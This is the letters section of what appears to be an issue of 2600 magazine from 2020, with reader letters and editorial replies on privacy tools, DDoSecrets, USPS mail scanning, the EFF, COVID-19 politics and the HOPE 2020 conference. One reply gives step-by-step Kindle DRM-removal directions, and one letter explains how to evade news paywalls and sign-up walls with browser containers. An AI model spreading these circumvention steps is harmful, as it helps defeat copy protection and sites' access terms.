We did hear about this. It's the bright idea of a company called Pirelli. It can supposedly transmit information about the road surface to you as well as other cars around you. So if you start to swerve, other cars can be alerted to this, assuming the driver somehow doesn't pick up on it. It can also keep track of the amount of miles you drive. And get this. Theoretically at least, your car could hit a pothole and then alert the authorities that they need to fix it and give them the exact location. Your tire could take your place as an angry letter writer to city hall. And while the company is focusing primarily on the safety elements, you can bet there will be a darker side to this technology. We'll be happy to experiment and write about it when these things hit the market.

Dear *2600:*

I am a JFK assassination researcher, and I am very interested in information on Jack Valenti. I am aware of the *2600* lawsuit that happened with JV, and I was hoping I might be able to speak with someone who is knowledgeable about JV, the lawsuit, and any other piece of info on him no matter how small. Let me put it this way; Jack was not in the motorcade as he stated, and I know where he was. His real name is not Jack Valenti. Any information you might be able to assist with would be appreciated. Thank you.

Also, where did the name 2600 come from? It happens to be the Air Force One code for when the plane is in flight and the President is not on board....

C

Well, that's not where we got our name, but thanks for that fascinating tidbit. It's nice to know if the President ever gets kicked off his own plane that our name will be invoked. As for the late JV (we actually got to call him J), he certainly didn't let on that he was carrying some important facts about the JFK assassination. But then, why would he have shared that with the people he was suing? It being nearly 60 years since all that happened, if you know something about his involvement, you might as well let the rest of the world know. Oliver Stone isn't getting any younger.

Dear *2600:*

Four days after leak publisher DDoSecrets circulated private documents from more than 200 law enforcement agencies across the United States, Twitter has permanently suspended its account and falsely claimed that the site may infect users with malware. DDoSecrets describes itself as a "transparency collective, aimed at enabling the free transmission of data in the public interest." Recently, it published BlueLeaks, a 269-gigabyte trove of documents that *KrebsOnSecurity* reported was obtained through the hack of a web development company that hosted documents on behalf of police departments. A Twitter spokesperson confirmed that the company had permanently suspended the DDoSecrets account for violating the social media site's rules barring hacked materials. The spokesperson said the material (1) contained unredacted information that could put people at risk of real-world harm and (2) ran afoul of a policy that forbids the distribution of material that is obtained through technical breaches and hacks, as publishers of DDoSecrets claimed had been done. DDoSecrets co-founder Emma Best criticized the suspension and noted that the Twitter account for WikiLeaks remains active despite its publishing of vast troves of private information resulting from the 2016 hack of the Democratic National Committee and members of the Hillary Clinton campaign. WikiLeaks has also tweeted links to its Vault 7 series, which published details about closely guarded CIA hacking programs. Other accounts associated with the Anonymous hacking movement have also escaped suspensions. Twitter was also slow to suspend Guccifer 2.0 and the Dark Overlord, the monikers of two purported hackers, both of whom also published extensive amounts of personal information obtained through hacking and tweeted the links. "@DDoSecrets has worked with dozens of major news outlets across the world and published terabytes of data uncovering money laundering schemes, corruption, and more," Best tweeted. "Now we're being censored for publishing the #BlueLeaks files about law enforcement.

Chuck

It becomes clearer with every passing day *that Twitter is in way over their heads. And it's our own fault for ever taking them so seriously. Inconsistently applied policies coupled with a God complex never ends well.*

Feedback

Dear *2600:*

I just finished issue 36:4 and I must say I absolutely loved the article "Reflections on Hackers." This article is part of the reason why I still subscribe to your magazine after more than ten years! Technical articles are one thing which I love reading, but then there are non-technical "hacker culture" articles like this one that really hit home. *Hackers* is also my favorite movie, and growing up I wished constantly I had a close knit group of friends like the ones referenced in the article and movie. Back then, I'd take just one friend that I could talk to computers with that wasn't just obsessed about games. While I did enjoy myself with several hours of *Starcraft* and *Red Alert,* I was the only one of my friends that seemed to realize computers could do so much more than just be used for playing games. I nurtured my passion for computers throughout my adult life, and here I am 20 years later an information security professional.

Keep up the good work!

Sardonyx

It's always great to get a letter like this that appreciates the way we do things. Mixing the technical with the philosophical or the non-technical is part of the magic that makes up the hacker culture. Variety is the key. Thanks for writing.

Dear *2600:*

I enjoyed the article about using Pi-Hole (37:1) to hide yourself from Facebook. Here's another method I think has more advantages. Firefox has a feature called containers. These are like separate user accounts in that they do not share cookies. For example, I can have a "personal" container and a "work" container; the personal container can be logged into my personal Gmail account and the work container in my work Gmail account.

Where it becomes powerful is when you install an add-on called Temporary Containers. This can be configured so that every time you open a new tab or navigate across domains, it throws away the old container and creates a new one. This means nothing can track you via cookies. Combine with a user agent randomizer add-on and fingerprinting is probably impossible. Here's how to configure it.

First go to the General tab and enable automatic mode. Then head to the Isolation tab. Under the Global subtab, expand Navigation and select "different from tab domain and subdomain." Now every time you browse from one domain to another, it will switch containers and, to all the trackers, it will appear as two unrelated users.

This will break sites with SSO logins spanning different domains or subdomains since they can't see each other's auth cookies. For example, I use Google Drive. Their SSO login takes me through accounts.youtube.com and accounts.google.com. In order to be able to login to Drive, I went to the Per Domain subtab and added a new entry using this regex: */(accounts\.youtube\.com|accounts\.google\.com|drive\.google\.com)/*

then configured "Always open in" to enabled and "Navigation -> Target Domain" to never. This treats all those domains as one domain to keep in the same container.

A site like Amazon has multiple subdomains. That breaks due to the "different from tab domain and subdomain" configuration above: going from one subdomain to another loses my session cookie. You can loosen that to say "different from tab domain." Or you can whitelist them in the Per Domain subtab like *.amazon.com, setting "always open in" to enabled.

This container approach has advantages over DNS blocking. It confounds *all* trackers, not just the ones I blacklist. It also spams trackers like Facebook with junk data. When I navigate across ten sites today and again tomorrow, they see 20 separate users, useless data that is a liability for them to store rather than an asset.

I can selectively use services that require a login without enabling tracking on their "free" services. For example, with the above Google regex, I can login to use Google Drive and enjoy free Google News in another tab, but the News tab will appear to Google as a non-logged in anonymous user.

Lastly, it helps with paywall news sites that give you a few free articles. Since you always appear to be a new user, you always qualify for a free article! I also use it to navigate glassdoor.com. They require you sign up for an account after one or two page clicks. Using the Per Domain override, I changed the navigation to "always" and now every page click on that site looks like a new user and I have access to all their content without giving them any of my information.

Cloud-hosted Pi-Hole DNS blocking has the advantage of working for all your devices anywhere you take them. It also prevents leaking your IP, which is a problem with Temporary Containers. If there are specific companies you absolutely don't want even seeing your IP address, then combine Temporary Containers with Pi-Hole to blacklist those companies, or use Tor.

David

Thanks for that fantastically helpful and inspiring tutorial. This kind of thing can really cheer people up who feel the battle for privacy is lost. It never will be with this kind of spirit.

Dear *2600:*

Keep up the great work. Your digest is watched for every quarter and read from cover to cover. My wife recognizes the envelope and refers to it as geek porn. I read these more than I ever did a porn magazine and can truly say I read it for the stories, not the pictures. But I do like the front and the back covers.

George

This is one of the better comparisons we've gotten in a while.

Dear *2600:*

I always get your mag at the local bookstore and just recently started listening to your podcast. Something that caught my attention while listening to your podcast on April 8th, 2020 regarding the coronavirus.

Let me just state I am in no way a political person. I do not vote and all that.

I will say listening to your podcast since this coronavirus has started is pure cringe, starting from April 8th, you continued with 30 plus minutes of you going off about Trump and politics.

I find it ironic that a magazine that has always been about free thinking and not believing government agendas has the host saying the government should do more, and that a government such as China has handled the coronavirus in a better way (going by the numbers we are told), clearly missing the fact that doctors in China were told not to discuss the virus for weeks out of fear.

I do not think we need more government intervention, as this is going to be what happened after the attack of 9/11 when they took more of our rights as American citizens and used the fear as the way to do it. This will happen again with this coronavirus. It just seems that the magazine has gone backwards from its original stance.

I mean the host of the podcast repeated numerous times that the leaders in charge need to mandate stay at home orders. I laugh and say to myself why is it I need a government official to tell me to stay home, when clearly I can read a newspaper and watch the news and see that it's not a good idea to go out using pure logic. I didn't need a government or anyone to tell me to stay home. So using the excuse that the leaders in charge didn't mandate orders to stay home is basically an oxymoron from what you have been standing for the past years.

I definitely can sense a bias with a magazine that honestly should really have no political stand with parties of any sort.

Either way, always a supporter from the early 2000s.

Hope to hear back on the view and stance of this.

2600Submit

Well, there's a lot to cover here. Let's start by saying that you don't have to be a "political person" to vote. And to not vote, especially in times like these, is a pretty defeatist move. Don't you want some say, however tiny, in who gets to make the decisions and the policies? Not voting just enables those who do to make your decisions for you. Realizing that is just common sense, not politics.

Now, as for the government role in all of this, we don't know what you think government is for, but many see it as the entity that holds the responsibility of keeping its citizens safe. And when we see that trust being violated or ignored, you're damn right some of us are going to call them on it. We're thrilled that you have enough common sense not to expose yourself or others to this horrible virus. But, as you can plainly see in the time since you wrote this letter, not everyone possesses this common sense. And those who don't have a really toxic effect on many others - literally. Which is why at press time we're seeing a second spike in infections in precisely the areas where the precautions weren't enacted or taken seriously by the government. For this to happen so late in the game, after so much had been learned through earlier mistakes and later successes, is tantamount to criminal behavior. And Trump is first in line on that charge. By not taking the science seriously, putting his own needs ahead of the people, and doing everything to thwart the efforts of those trying to keep people safe, he can easily be credited with the preventable deaths of tens of thousands of our citizens, possibly more before this is over. So yeah, you're going to hear some direct criticism of someone like that with absolutely no apologies. And that's not a political stance; it's a human one.

Nobody escapes blame entirely here. We can find missteps and bad decisions everywhere we look, in every locality and in every country. But there are some who have acted with wanton disregard for the needs of the people. We don't intend to let any government get a free pass on that count.

Now please go vote. And thanks for the support.

Dear *2600:*

I enjoyed reading ~Me's article about USPS Informed Delivery in 37:1 and would like to add a bit to it. ~Me's premise that enrolling one's address precludes others from doing the same may be incorrect. Until recently, I had two homes in different states, each with its own Informed Delivery account with unrelated login credentials. I sold one home and placed a change of address forwarding order using the account for that address. I was offered, and accepted, Informed Delivery for the new address, which is my other home that already has its own Informed Delivery account. I now receive two emails each day to different email addresses with Informed Delivery info. You can also set up a second address within a single account!

To the postal service's credit, the Informed Delivery service would not start until I entered a code online that I received at the "new" address in an actual letter from USPS. I don't remember if that was the case when I set up the accounts a few years ago.

As to being able to read through the envelope, I can confirm that this happens quite often. In fact, last year while at one home, I saw a jury duty notice for my wife in the daily Informed Delivery email for the other place. I could clearly read the juror number through the envelope, which was required in requesting a deferral online.

At the bottom of the Informed Delivery dashboard, there is a listing of tracking numbers for en route packages with their status, along with info about the sender if it's from a large shipper like Amazon or Macy's.

Again, thanks to "~Me" for an interesting and informative article.

Brobin

We suspect this is only the tip of the iceberg in uncovering fun facts about this program. Whether it's a convenience, a stalker's dream, or a means for authorities to keep track of all of your mail (or all three), we intend to have as much fun experimenting with (and trying to break) the system.

Dear *2600:*

Matt Muse's article in Spring 2020 about printers being a vector for data exfiltration is accurate. Having said that, the last several places I've worked (going back to 2013) have all had policies to configure printers so this doesn't happen. I have even run a project like that for 600 networked printers. I would never say that it is impossible to hack an organization through their printers; I'm not even close to that stupid or arrogant. But, it would be my assumption based on my experience that it's probably smaller companies (and larger companies with smaller-minded IT management) where this is still a problem.

Piano Guy

Dear *2600:*

Re "DoD on APN" (37:1), just a thought for ThoughtCrimes, I think both countries' military agencies have sold large chunks of those IP ranges, or returned them to the pool when IPv4 addresses were becoming scarce.

Keith

Dear *2600:*

In one of your most recent issues (36:4), I saw "thank you elliot" on the index page Why is it there? And also, I can't seem to access your store. All it said was "can not decode raw data." I don't know if it's just me or something else.

AJ

It must have been Elliot.

Dear *2600:*

Imagine how embarrassed we'd all feel if Facebook and Google had managed to get an editorial published in *2600* through a shill. Strangely, this happened in the Spring 2020 issue and is actually pretty obvious to anyone reading "Who Has Your Face" with even a little bit of skepticism. The article complains that state DMVs are releasing our photos to law enforcement agencies without our consent. While true - and concerning - the DMV has only one photo of me. It's over ten years old. I still had hair and little hipster glasses, and that would be an uphill battle for any face recognition algorithm today. In any case, my state, city, and county governments all actively limit police use of face recognition. You may be worse off if you live in Florida. But if people care, we can hold these institutions to account because, ultimately, they're public agencies and we control their funding.

Much more comprehensive datasets of your face that are much more outside your control are held by Facebook and Google. Would these loving corporations ever abuse your trust? They already have, as a trip to any search engine (try "Facebook face recognition") will reveal. Furthermore, the Facebook face database has been thoroughly scraped by an outfit called "Clearview AI." They're actively pimping all your nicely tagged faces to law enforcement, without public oversight and - more importantly - without the possibility of public oversight.

Amazingly, the EFF's article manages to complete ignore these facts, which are clearly a much more relevant threat to our privacy. Why would the EFF do that? Aren't they, like, the good guys? Actually, there was a remarkable expose about them in *The Baffler* a few years ago (thebaffler.com/salvos/all-effd-up-levine). It spells out in detail how, almost from day one, the EFF has been funded primarily by corporations, particularly Google and Facebook. The article describes many years of awkward logical contortions, remarkable blind spots, and aggressive lobbying to prevent tighter restrictions on corporate shenanigans with your data.

Maybe future articles by the EFF should be reviewed a bit more critically before publication? Or at least printed with one of those "Sponsored Article" headings.

RB in SF

It's great that you trust the government to play by the rules. We don't and it's doubtful we ever will. While holding them to account is nice in theory, when was the last time you saw that work in practice against entities like the FCC or DHS? It's a fantasy.

So we have this straight, your position is that EFF is being backed by these major corporations so that they'll take the government to court and curtail their privacy abuses, while opening up the door to even worse abuses by these same corporations? We don't buy it. (And EFF could not have been taking funds from Google and Facebook "almost from day one" as they were around more than a decade before either of those companies started to make their mark.)

Simply typing "Facebook" into the EFF's search bar will reveal titles like "Facebook's Arrogance," "Facebook's 'Evil Interfaces,'" or

Facebook's censorship under the microscope." They do not appear to be members of the Facebook fan club. Google admittedly doesn't have the same level of critique, likely because they haven't proven themselves to be as evil as Facebook, though there are certainly enough troubling signs for many to believe that it's only a matter of time. What EFF does is critique these entities when they get it wrong and praise them when they get it right. And while concern over where the money comes from has always existed, specifics over whether that affects their policy are what need to be focused on.

You will find that corporations tend to support civil rights organizations, even when their overall policies don't always align with those groups. It's a form of "brownie points" where they look good by supporting the right causes, but that doesn't necessarily mean the causes have become corrupted. Look at all of the major corporations that supported the Black Lives Matter movement and tell us you believe they will never be criticized by that organization if they engage in racist policies.

We are well aware of and very sensitive to those who turn a blind eye towards injustice and privacy violations when it comes from particular sources. In fact, we're seeing an awful lot of that in today's events. But we just don't see it when it comes to the EFF. And you've presented no actual evidence of its existence.

Discoveries

Dear *2600:*

I have found that one can hide a micro SD card in the top of a payphone in between the lip of the lower/back housing and the upper/front housing. Also, placing the micro SD card on either of the farthest sides does a good job of securing it and preventing it from sliding in too far.

l00n

So now that we know how to do a payphone dead drop, all we need is a conspiracy.

Dear *2600:*

I'm not exactly sure where to submit this, but I found this roll of tape while putting up posters in a Latin class. The font is even a pretty good approximation of your own. Here it is with a *2600* collection for reference.

Erik

Yes, we've seen this before, but it's nice to know it's still out there. That is indeed our font. Perhaps we could make these rolls into promotional items of some sort. Who wouldn't want to have hacker tape?

Problems

Dear *2600:*

Hi, I want to change my membership mailing address. But I never made my account.

Jason

Letters like this really make it difficult to solve the problem. As we don't offer membership in anything, we assume you must be referring to a subscription to our magazine. And we're also going to assume that the account you're referring to is on our store, since we don't actually offer accounts. But the easiest and quickest way to change your physical address is to simply email us at subs@2600.com or call our office line at +1 631 751 2600.

Dear *2600:*

I hope you are doing well. I was ready to checkout on your website but couldn't locate the option to split up my order into smaller payments. I have used Amazon 5 Payments, Bread, and ViaBill in the past and was wondering if I could get a similar option on your website. Let me know.

Brent

It sounds like what you're looking for is a credit card. You're in luck, because we happen to take those. (Incidentally, we are not a credit card.)

Dear *2600:*

I hope everyone is doing well. I have a Google News subscription to the magazine and just wanted to see if this edition of the magazine is still getting updated. I cannot seem to see anything past October of 2019. Thanks!

Logan

You're going to be rather disappointed as Google decided we were no longer relevant to their vision of what publishing is. It's OK because we no longer think they're relevant to whatever it is they're trying to do.

Dear *2600:*

I am missing back issues of past *2600*s that I am subscribed to. Why is this?

Tim

We're going to make some huge assumptions here. We assume you don't want us to come to your home and investigate where your back issues disappeared to. You're not accusing us of somehow grabbing them back because our supplies ran low again. Finally, we're going to assume that you're talking about Kindle back issues since Amazon has a history of reaching into people's devices and erasing things, which we've asked them repeatedly not to do. But we've printed a solution to this in the past and will share it again here. Download a program called Calibre (calibre-ebook.com) and then download the DeDRM plugin (apprenticealf.

wordpress.com), then load K4MobileDRM from the "Load plugin from file" option under Preferences>Plugins. Finally, you must convert them to EPUB so you can store them safely on the device of your choice. It's absurd that we have to go through this to save something we've already bought, but this is the nature of electronic publishing and we have absolutely no say in how it's run. We do, however, have the ability to let people know how to keep access to what they've already bought.

Assertions

Dear *2600:*

This is Anonymous!
We are Anonymous,
We are Legion,
We do not forget
We do not forgive
Expect us.

J.A.L.

Well, no one's ever sent us those words before. Signing your real name was a neat touch.

Dear *2600:*

I placed an order for a copy of *2600*. I do not consent to any use of my information as provided after my order is shipped as per your privacy policy. It's a bit ridiculous that this is an opt-out default and not opt-in, at *2600* of all places.

Marcin

Just what privacy policy were you looking at? Our says:

"We do not save your credit card information after your order is complete. We also do not share ANY of your information with anyone. If you've ordered a subscription, your name and address reside on our subscriber database which is located on a machine that is never connected to the net and which is protected by two levels of encryption that even the NSA would have trouble with. We will also NEVER send you unsolicited mail. In other words, we know a thing or two about privacy and we will do everything possible to protect yours."

We doubt you have a problem with that. Perhaps you're referring to the boilerplate Shopify and/or credit card policy which is standard everywhere and which we have no control over. We can only tell you what we won't do - we have no way of telling you what other entities you share your information with will do.

Aspirations

Dear *2600:*

Greetings and salutations the cyberverse it's been awhile since I last wrote to your fine publication 31:1 spring 2014 and I must say I've grown a lot since then thanks to informative and next gen resources such as *2600* and sans etc. as of lately I've been getting into the futuristic and simply bad ass concepts such as deep learning and cell site simulation and I was wondering if there are any projects out there involving deep learning malware which would be sweet think polymorphic self encrypting code generating worms. And home made Stingray devices using hack rf and Blade rf SDR technology look forward to hearing from you guys again.

your friend
THE ROCKET RIPPER

Periods are your friend. That's the first lesson. We look forward to your growing some more with a bit of trepidation.

Dear *2600:*

This is not a spam
This is not a spam.
I'm a new text block ready for your content.

Lauren

We've heard of identity crises before, but never anything like this. You're better than this, though. You're more than just a text block and don't let anyone tell you otherwise. At least you know you're not spam. That's always the first step.

Solicitations

Dear *2600:*

Hello there! I'm sorry to disturb you. I am a Chinese mask factory. There are a large number of disposable stocks. The masks have CE certification for the EU. In addition, the factory also has FDA and ISO certification. Welcome to contact us!

jklovetop

Uh huh. Now it's a factory with a sense of identity. Just what we need.

Dear *2600:*

I am an enthusiastic writer. While surfing the Internet, I found your site - https://www.2600.com/magazine/digital-editions.html that seemed to be very interesting and informative.

I would love to discuss an opportunity to create an article for you. My article would be custom made for your site and would be helpful for your readers.

Please let me know if this is something you would be interested in.

I look forward to your reply.

Best regards,

Shivani Parashar.

One of these days, we just have to take one of these people (or bots or whatever they are) up on their offer and see what we get. We love how they always pick some random page on our site, which apparently is supposed to impress us. (Our digital edition department was rather thrilled for a few minutes.)

Dear *2600:*

This is for those who can hack cryptotab or bitcoin and pay me for my job. I can download any files or app for those who are searched it. App for hacking or else, Actually I have Z Shadow. Those who need it, just send me message. And I can download you any app.

Dickson

At last, someone who can download apps for us.

We'd actually like to make a whole documentary following this person around.

Inspiration

Dear *2600:*

The way you are promoting the awareness of COVID-19 among people is quite amazing. You actually inspired us to take this a step farther and create something even deeper in the subject of novel coronavirus.

I thought I'd reach out to you because we just published a *huge* 21,300 word beast guide on COVID-19, which has gotten a great deal of attention lately. So I thought it's worthy of showing to you. The link is www.healthroid.com/conditions/covid-19/.

I'm pretty sure that you get some "noob" questions about COVID-19 now and then, so perhaps you'll find our guide good enough to share it with these people, instead of trying to explain everything on your own.

In this guide, we have covered everything your community needs to know about COVID-19 and even revealed:

- Four separate case studies of 44,909 confirmed cases in figuring out the exact pattern of coronavirus.
- The exact formula that China used to treat COVID-19 patients, with the help of which about 93 percent of total infected people have fully recovered.

And, all based on research and with sources to back it up.

Oh, and if you think our guide is lacking something, we'll be happy to revise it. So yeah, looking forward to your feedback. Either way, keep up the good work with *2600 Magazine*.

Priyank Pandey

We're pleased (and somewhat shocked) that we inspired this, and we're really happy that people are taking the initiative here to actually help people, something many of our leaders could take notes on. There are some other notable guides from our community. covid-at-home.info, foundry.bio/coronavirus-covid-19, covidbase.com, coronavirustechhandbook.com are a few. There are others and, as we hear of them, we'll pass them along.

Reflections

Dear *2600:*

I remember using computers in my childhood and seeing games bring me to life if I could wait for them to load. Sometimes I'd wait an hour.

I started using the Internet in 96 after reading your magazine and being awakened to war dialers. I always wanted to start scanning for interesting computers that way. Little did I know that one step forward into the Internet was all it takes to keep you there forever.

This was before video and audio were presented on the Internet. Technology was not there yet. I have to say that even my fight disappeared like a druggy's high. I was not scanning for numbers anymore. I totally forgot to fight the good fight. Foreign websites were all that I needed to fill the void in my life.

What I'm trying to say is that we started wondering if we could use a Cray or even better hack into one. Now all we do is get movies. I have since stopped and now buy them so I don't have to see morally questionable audio and video.

Keep up the good fight.

Bruce

You raise good points. Too much has been lost to consumerism and the magic of exploration isn't even on the radar of so many. But then again, was it ever? The Internet has brought everyone online, but the hacker mentality never really existed in more than a small fraction, regardless of the state of technology. There are lots of people who call themselves hackers because they've learned how to turn on a computer. We can assure everyone that there's a great deal more to it than that. We can also reassure those who, like you, are bemoaning the loss of something magical that the magic never truly disappears. It just changes its appearance. If it didn't, it would hardly remain magical in the first place.

Dear *2600:*

Hi how are you? I how to hack my near wifi router

HITESH BUNKAR

See, there it is. Magic.

Perseverance

Dear *2600:*

I'm 38 (whaaat) and literally have grown up with *2600*. I somehow stumbled onto local BBSes at a frighteningly young age (and laughably slow speed... 2400, then 9600 - the day I got a 28.8 modem was like the highlight of my adolescence). Anyway, it could have gone a lot of ways. Some would doubtlessly argue that the nascent wide-open expanse of cyberspace was no place for a 12-year-old girl, but I found my people there. I remember when I was little and desperate to see if anyone had software or systems I didn't have (I started out at age six or seven with my uncle's Apple II+ and boxes of mostly unmarked floppy disks - mostly games he and his friends had copied and shared - and literally taught myself everything I needed to know to make all of it mean something).

Point being, you can't stop now! I have layout experience and a wide array of additional skills, and I would be honored to volunteer to assist you guys with anything that you need to make sure that there is another issue... and another... and another. I can help with HOPE too. I don't need money - I'm making more now on unemployment than I ever made from working. Thanks coronavirus! And if you have ethical qualms about taking government funds, I would understand, but if not, I would suggest looking into some of those programs they have for small businesses. I have so many ideas and lots of time, but very few collaborators. It's all nothing without that.

marissa

We want to thank you and the many, many people who gave us words of encouragement and support when things looked pretty bleak. Those words, plus the remarkable comeback of what appeared to be a doomed HOPE conference due to a phenomenal show of support from attendees, is what makes this community so special, not only to us, but to people around the world who benefit from its knowledge and spirit. We had almost forgotten that.

Our troubles, of course, pale in comparison to what many others have been going through. That's why we all must turn attention to supporting one another regardless of any differences we might otherwise have. We could yet be facing the worst of this crisis and, while we have nothing but pride for how this community has reacted on so many levels, we are seriously worried about how our nation will come through this. All we can do is stand up for science when it's under attack and do everything we can to educate people so they don't fall victim to ignorance. The fact that we have to even write a sentence like that is horribly depressing.

Thanks again for your generous offer of help. We intend to stick around and fight for our existence. We hope everyone out there pledges to do the same.

Dear *2600:*

Been reading you guys off/on since the beginning. While I've tried to buy an issue whenever I see one on a shelf, these days I don't make it to many bookstores anymore.

I work at a large bank, and make an extremely comfortable living. I'm a high school dropout who's entirely self taught, and I owe a huge thanks to you guys for teaching me a way to think and how to learn. I hope you pull through this!

Aaron

Lately we haven't been making it to many bookstores either. The best ways right now to continue getting us is through subscriptions or our new online PDF version. We've lost a tremendous amount of sales due to all of the closures, but we could recoup those losses entirely if we gained thousands of subscribers through these means. And if we don't, we've got other options. We intend to explore them all. There are so many people out there who have yet to discover the magical world of hackers and will have their lives positively influenced by them, as you have. We feel we have an obligation to see that through. We hope you're able to encourage such people whenever you come upon them. And for everyone else, please, remember to support those businesses and places that you value. We've seen far too many disappear just in the past few months. We've learned how very fragile everything we take for granted really is.

Dear *2600:*

Good day, people of *2600!*

I wasn't sure which email address was appropriate for this, so I sent it to both this one and the webmaster address. I have been getting your magazine for about the last two and a half decades and was disheartened when I realized I would not be able to get your most recent issue at the bookstore. Realizing that I could get it from your website, I decided to pay the site a visit. I then read your note to your readers on April 15 about how much you all are struggling to make ends meet in the face of COVID-19. This saddens me. It got me thinking of ways to help. Without having a group of friends large enough to make a difference by simply asking them to purchase a magazine, I thought about crowd funding. Is this something you have considered? I was thinking about creating a GoFundMe page, or something along those lines, to raise money to Save *2600*. In fact, I would probably call it that. The issue with that, of course, is that I don't have the network to spread the message. If a page were created, is it something you would share on your Twitter? Obviously, I wouldn't go ahead with this without your blessing. If this is something you are already doing, or if you have another fundraiser going on, do you have a link I can spread to try and get the message out?

As I said, the idea of losing *2600* is a sad one. I have been a fan since I was introduced by my uncle almost 30 years ago at the age of 11. Your magazine was a driving force behind my interest in how technology works and is partly responsible for my going into IT. If there is any way for me to help, please let me know.

Thank you.

Jason

Thank you and the many others who wrote in with similar ideas. The thing is there are so many worthwhile causes and people who are truly suffering that we just wouldn't feel right asking for this kind of help. It's difficult, challenging, and infuriating, but in the end, we feel we'll figure out how to get through this. We live for the challenges, after all, though this is certainly one we could have done without. Getting our stranded issues into supermarkets was one creative idea we felt we had to try. And now we know that supermarkets are a terrible place for a hacker magazine. But rather than fixate on the failures, we're going to keep trying for success. And if it doesn't work, we'll adjust our expectations and other parameters. Financial problems are a pain, but what's worse is a feeling of hopelessness. And that, thanks to people like you, is something we don't think we'll *be experiencing anytime soon.*

Dear *2600:*

I've been reading the magazine since my teenage years, and I've been on *Off The Hook* a few times. Been to a few of the HOPEs. I've always purchased my copy at Barnes and Noble, or ordered individual ones. However, seeing as Barnes and Noble is shut down and with all the uncertainty, I'm starting my subscription today. Please reach out to the community to make it through this difficult time. My children are getting to an age where I think they're ready to start reading as well.

Jim

Thanks for thinking of us. And if your kids are old enough to read, then they most definitely are ready to start reading us.

Dear *2600:*

I am where I am today because I read *2600* when it mattered. Please let us know how we can help; the infosec community loves you and will support you!

Matt

You bought a ticket to HOPE and we can't tell you how much that meant to us. It's that faith in us that made the issue you're reading possible.

Dear *2600:*

Is there is anything I can do to help HOPE and *2600* keep going? Please let me know. This magazine is so important. Stay safe.

Matthew

You're doing it right now. Supporting us, spreading the word, and keeping that hacker spirit going is all we could ask for. We've never been prouder to be part of this community. The way it's responded to the overall crisis is a model for all elements of society, one that we hope people everywhere take note of. Smart and conscientious people are the future.

Dear *2600:*

I was there two years ago and was not planning to come this year since it's not so simple from where I live (Europe). But I'm really looking forward to attending virtually. Great idea to adjust the format!

gamma gamma

We have to admit that we thought it was all over when it became clear we wouldn't be able to host the conference in person this year. But the spirit and confidence of people who had a vision and just knew that this was what people needed is what really turned things around for us. We wound up with a bigger response speaker-wise than ever before. And many of them, as well as attendees, had a similar conclusion to yours. Not having to worry about the travel and all of the hassles that go with that turned out to be rather liberating in a way. We had more content than ever from all corners of the world, representing so many different views and cultures. Truly, this turned into a Hackers On Planet Earth celebration. While this issue is being put together before the conference concluded, we've already seen such magic and inspiration that's come out of it. We hope it doesn't end there.

Dear *2600:*

I didn't plan on attending this year's conference, but someone forwarded the email the staff sent out regarding the financial issues HOPE and *2600* are having. I'm purchasing a ticket to support you guys. I know how difficult it must be. I'm also subscribing to the magazine too. You guys did a lot for me as a kid, allowing me to have a great InfoSec career. I'm glad I can pay you back in some way.

Good luck and thanks for everything you do for the community!

David
NC2600

We have to say, we never really appreciated how many people have been positively affected by us merely existing over the years. That alone is extremely gratifying. Thank you for your support and we hope you enjoy the conference!

Dear *2600:*

I have always appreciated *2600 Magazine* and how you support the phreak and hacker culture and community. Only recently have I truly begun to understand the editorial content. Thank you for everything you do, the least of which is continuing to publish this magazine through various dark times in the past few decades.

Ross

Yes, there have been a few dark times, haven't there? Let's hope this one is the darkest we have to experience.

HOPE 2020

[We had planned on having this issue finished well before HOPE, even with all of the delays and problems. But, since it wound up being pushed back even further, we actually had a couple of days after HOPE before we sent this issue to the printer. So we're including a couple of the early bits of feedback we received.]

Dear *2600:*

As an information junkie with a passion for lifelong learning and continuing education, I can't imagine a better way to have spent the past nine days than as a HOPE 2020 virtual attendee! This was a deeply enriching and invigorating experience.

HOPE 2020 was the great beacon of inspiration, encouragement, possibility, and yes - hope - that we all needed as we try to navigate a path through the dystopian nightmare of a runaway pandemic and a federal government led by the most incompetent, corrupt, and malevolent president in our nation's history.

Every speaker was uniquely inspiring and I'm extremely grateful to them all for generously donating their time to this amazing conference.

I admire their impressive achievements and I'm deeply appreciative for the wisdom and insights they shared. I especially enjoyed talks delivered by BiaSciLab, Jamie Joyce, Bill Graydon, and Bruce Schneier, as well as workshops presented by Joe Gray, Brandon Roberts, Todd Schiller, and Mark Lam. I can't wait to binge watch all the talks I missed and re-watch every talk I attended.

Thanks to the dedication and commitment of a great volunteer team, years from now when I look back on this time in my life, it won't simply have been the summer of COVID-19 or the summer when a buffoonish, emotionally unstable president descended deeper down the rabbit hole of his own psychoses. It will have been *The Summer of HOPE!!*

As always, keep up the great work!

JK

We're happy to see that the material kept people thinking. It's easy to fall into a state of hopelessness (seriously, no pun intended) with all of the bad news lately. But we will get through it and we're all capable of a certain amount of impossible. Maybe that's a little clearer now.

Dear *2600:*

Just wanted to let you know, everyone at HOPE is doing a fantastic job - of course, I miss the (more intimate) social interaction. For what it's worth, you guys met tremendous challenges with tremendous success. Kudos! And thanks for all the hard work.

tmj

The hard work would have been fruitless were it not for the many attendees like you who were a vital part of the whole thing. It was a tough challenge, but our attendees helped to make it fun. Not to mention that your support helped keep the magazine alive.

Dear *2600:*

I am a not a skilled geek, but I am very glad I signed up for this conference. Can you help me figure out where the "sign-up codes" are for the workshops?

I also thought I saw that if workshops were full, we would be able to access them at a later time. Can you explain how to access them?

Thanks again for a very informative conference.

beth

(We got the info to her in time.) The workshops were far more popular (and plentiful) than we had planned. Our initial system of preregistering for workshops didn't work as well as we hoped, so we switched it around to make the whole thing more accessible. We got it right that time and the whole conference operated more smoothly on that level. We were expecting hiccups, but we managed to get past these ones rather quickly. Our attendees were extremely patient while we worked it all out.

Dear *2600:*

Talks aside (all of which that I've seen have been great), I really dig the constant conversation and interactivity of the Q&A room. That's a really neat way to get to experience a talk, and the moderators are doing an awesome job curating the questions for the speakers.

I had concerns at first about open chat rooms, but Matrix itself has been great. It's like reliving the old days of IRC with folks who are just stoked to be here instead of trolling. The late night HOPE war story chats are as close to being back on the Mez floor at 1 am as I'll get.

The live clock with the offset monitor playing footage between talks is extremely cool - definitely more of that. The user submitted bumps are a really cool idea as well.

NK

